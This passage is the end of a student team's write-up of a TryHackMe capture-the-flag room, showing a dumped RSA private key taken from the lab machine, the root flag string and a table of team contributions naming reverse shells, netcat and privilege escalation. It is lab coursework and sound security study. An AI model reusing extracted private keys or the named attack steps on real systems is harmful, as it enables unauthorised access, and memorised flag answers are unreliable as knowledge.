NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+G5l7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pk1vJ0DyXVJ1TZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvlk4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJs56uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hU1baPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBAOKy5OnaHwBBPcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282@kali)-[~]
└─$ ▯
```

## Final Result:



+100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Upon verification of the flag, Sofea pasted the flag into the TryHackMe site and got the confirmation that we managed to get it [ thm{bc2337b6f97d057b01da718ced6ead3f} ].

## Contributions

| Student ID | Student Name | Contribution | Signatures |
|---|---|---|---|
| 1211103196 | Adriana Iman binti Noor Azrai | - Solving Horizontal Privilege Escalation<br>- Find proper shell using python3<br>- Decode hash<br>- Suggested to use ‘From Hex’ in recipe for Cyberchef<br>- Did final checkings for report | |
| 1211103282 | Aida Maisarah binti Hisam | - Gain the first reverse shell<br>- Solving for netcat part in Initial Foothold section<br>- solving the shell script for the reverse shell part<br>- provide screenshots for the walkthrough<br>- Suggests that the hash is a hex and should go through Cyberchef | |
| 1211103216 | Sofea Hazreena binti Hasdi | - Logging in as Jabberwock<br>- Obtain the user flag<br>- Solving Root Privilege Escalation<br>- Solving for netcat part in Initial Foothold section<br>- obtain the root flag | |
| 1211103227 | Wan Alia Adlina binti Wan Azman | - Nmap to the machine IP address<br>- Adding commands into the ssh_config file so it can read ssh-rsa in ssh.<br>- Finding the right port for ssh to get the message<br>- Decrypt message after obtain the right port<br>- Helping to change directory from alice to root.<br>- Video editor | |

**Youtube video link:** TT6L P1 Ilomilo Presentation Video